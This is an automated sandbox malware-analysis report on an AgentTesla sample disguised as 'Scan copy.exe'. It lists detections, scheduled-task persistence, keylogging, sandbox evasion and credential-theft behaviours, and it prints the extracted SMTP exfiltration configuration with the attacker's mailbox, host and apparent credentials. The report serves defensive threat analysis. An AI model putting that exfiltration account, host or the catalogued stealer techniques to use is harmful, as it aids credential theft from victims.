ID: 433218
Sample Name: Scan copy.exe
Cookbook: default.jbs
Time: 13:20:24
Date: 11/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Scan copy.exe

Overview


General Information

Sample Name:	Scan copy.exe
Analysis ID:	433218
MD5:	502390a59aad88..
SHA1:	b5ccfd3c93f4625...
SHA256:	661bb6d9fd6302e.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp...
- Multi AV Scanner detection for subm...
- Snort IDS alert for network traffic (e....
- Yara detected AgentTesla
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains potentia...
- .NET source code contains very larg...
- Contains functionality to register a lo...
- Injects a PE file into a foreign proce...
- Installs a global keyboard hook

Classification



Process Tree

- **System is w10x64**
- Scan copy.exe (PID: 6048 cmdline: 'C:\Users\user\Desktop\Scan copy.exe' MD5: 502390A59AAD886FA91210A1B89C89B5)
  - schtasks.exe (PID: 5472 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\emmrGOU' /XML 'C:\Users\user\AppData\Local\Temp\tmp3F10.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 3864 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Scan copy.exe (PID: 5988 cmdline: C:\Users\user\Desktop\Scan copy.exe MD5: 502390A59AAD886FA91210A1B89C89B5)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "maksat@atlmexco.comMa1301smtp.atlmexco.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000000.224405291.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000000.224405291.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000007.00000002.472756122.000000000301000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000007.00000002.467056763.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.467056763.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 7 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.Scan copy.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
7.2.Scan copy.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.Scan copy.exe.3dd5270.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Scan copy.exe.3dd5270.2.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.Scan copy.exe.3dd5270.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 5 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Contains functionality to register a low level keyboard hook

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 2 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Stand Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Security Software Discovery 3 2 1	Distributed Component Object Model	Input Capture 2 1	Scheduled Transfer	Application Layer Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 4 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Prot


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Scan copy.exe	17%	ReversingLabs	ByteCode-MSIL.Spyware.Negasteal	
Scan copy.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\emmrGOU.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\emmrGOU.exe	17%	ReversingLabs	ByteCode-MSIL.Spyware.Negasteal	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.Scan copy.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.Scan copy.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnQ	0%	Avira URL Cloud	safe	
http://www.fontbureau.comI.TTF	0%	URL Reputation	safe	
http://www.fontbureau.comI.TTF	0%	URL Reputation	safe	
http://www.fontbureau.comI.TTF	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.sajatypeworks.comr-t	0%	Avira URL Cloud	safe	
http://www.tiro.com%Q	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/siv	0%	Avira URL Cloud	safe	
http://smtp.atlmexco.com	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htmTP	0%	Avira URL Cloud	safe	
http://www.sakkal.comx	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cnn	0%	URL Reputation	safe	
http://www.founder.com.cn/cnn	0%	URL Reputation	safe	
http://www.founder.com.cn/cnn	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp//	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp//	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp//	0%	URL Reputation	safe	
http://www.fontbureau.comcom	0%	URL Reputation	safe	
http://www.fontbureau.comcom	0%	URL Reputation	safe	
http://www.fontbureau.comcom	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/.	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/.	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/.	0%	URL Reputation	safe	
http://www.fontbureau.comionmy	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.fontbureau.comalic$	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/$	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/$	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/$	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://uZoqoU.com	0%	Avira URL Cloud	safe	
http://www.fontbureau.comalsd	0%	URL Reputation	safe	
http://www.fontbureau.comalsd	0%	URL Reputation	safe	
http://www.fontbureau.comalsd	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.sakkal.com(.	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.agfamonotype.	0%	URL Reputation	safe	
http://www.agfamonotype.	0%	URL Reputation	safe	
http://www.agfamonotype.	0%	URL Reputation	safe	
http://www.fontbureau.comascC	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
smtp.atlmexco.com	93.89.24.35	true	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
93.89.24.35	smtp.atlmexco.com	Turkey		29141	BKVG-ASDE	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	433218
Start date:	11.06.2021
Start time:	13:20:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Scan copy.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/5@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:21:19	API Interceptor	765x Sleep call for process: Scan copy.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
93.89.24.35	Scan copy.exe	Get hash	malicious	Browse	
	Scan copy.exe	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
BKVG-ASDE	Scan copy.exe	Get hash	malicious	Browse	• 93.89.24.35
	Scan copy.exe	Get hash	malicious	Browse	• 93.89.24.35
	http://https://ntmp-log.wowdigitech.com/ga/click/2-39854561-1849-12357-24298-27003-dbf48d5c17-74d2ecc202	Get hash	malicious	Browse	• 80.83.124.119
	http://https://win-tk.windows7indir.com/ga/click/2-39877771-1850-12356-24297-26999-89eb543f2e-072690a48c	Get hash	malicious	Browse	• 80.83.124.119
	Form.doc	Get hash	malicious	Browse	• 80.83.126.232
	http://https://fiera-deutzfahr.com/wp-admin/Overview/6555921/6uw9g10b-0079388/	Get hash	malicious	Browse	• 130.255.76.204
	FEk69sVIyf.exe	Get hash	malicious	Browse	• 5.45.186.113
	well.exe	Get hash	malicious	Browse	• 31.170.107.186
	hvavwcah.exe	Get hash	malicious	Browse	• 130.255.73.90
	326004368fa6e481cc228b4167a83e89e53ac232f4e4d14dbefb386614291722.exe	Get hash	malicious	Browse	• 130.255.73.90
	Font_update.exe	Get hash	malicious	Browse	• 130.255.78.223
	xasxas.exe	Get hash	malicious	Browse	• 130.255.73.90
	Emotet.doc	Get hash	malicious	Browse	• 80.83.113.182
	710288-30017168893.js	Get hash	malicious	Browse	• 5.45.186.113

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Scan copy.exe.log

Process:	C:\Users\user\Desktop\Scan copy.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp3F10.tmp

Process:	C:\Users\user\Desktop\Scan copy.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1640
Entropy (8bit):	5.183557342788241
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBVtn:cbh47TlNQ//rydbz9I3YODOLNdq3x
MD5:	628D95CBD21900923D18951C3B798AFC
SHA1:	91B96CBB27F36D61599F6C591A1C118893D638E8
SHA-256:	EB8DD379D400083487B1E60229A102B6DC53D56F26C1DBE8C2FF1174D0C97414

C:\Users\user\AppData\Local\Temp\tmp3F10.tmp	
SHA-512:	8FB4AB693C3FB2EF59C042FE54E38358B8D0ABF973A2C0AE9D31256F590344CEB5E93F431C0B805E8CE7B3531E260AA104EAB79B92E811C272BF8783F9EBE0A6
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\emmrGOU.exe	
Process:	C:\Users\user\Desktop\Scan copy.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	981504
Entropy (8bit):	7.8570248754229
Encrypted:	false
SSDEEP:	24576:aNUWE+vLs3S9FM1o9//fK37535oI9YLNeBUdt:aUWPLUSzM1ohXcB5oskwBU
MD5:	502390A59AAD886FA91210A1B89C89B5
SHA1:	B5CCFD3C93F4625BB46DDFB6BD314C7533653368
SHA-256:	661BB6D9FD6302E1C06C8D3D6182720259DF9CE73B5251127C21EB4883EBCF7F
SHA-512:	35F616C75B7409E1CC3869CAC75B5FB2D2AFC8FFA676306F163913B3696709D2EE2973A30AD0E033FB8229BA0BAA2E223A4DDA211149FC5D43512649F29AD04
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 17%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P.....b.... ... ....@.. .....`..... ..@.....O.... .....@..... ....H.....text...h.... ....`.rsrc..... .....@..@.rel oc.....@.....@..B.....D.....H.....T..4.....Y.....0.....(!...("..... (.....o#....*.....($.....(%.....(&.....('.....((....*N..(.. ..o....()....*&..(*....*.s+.....s,.....s-.....s.....s/.....*....0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0.....~....o3....+..*.0.....~....o4....+..*&..(5....*. ..0..<.....~.....(6.....,r...p.....(7...o8...s9.....~.....

C:\Users\user\AppData\Roaming\emmrGOU.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Scan copy.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\no3dcizx.kcl\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\Scan copy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\Roaming\no3dcizx.kcl\Chrome\Default\Cookies	
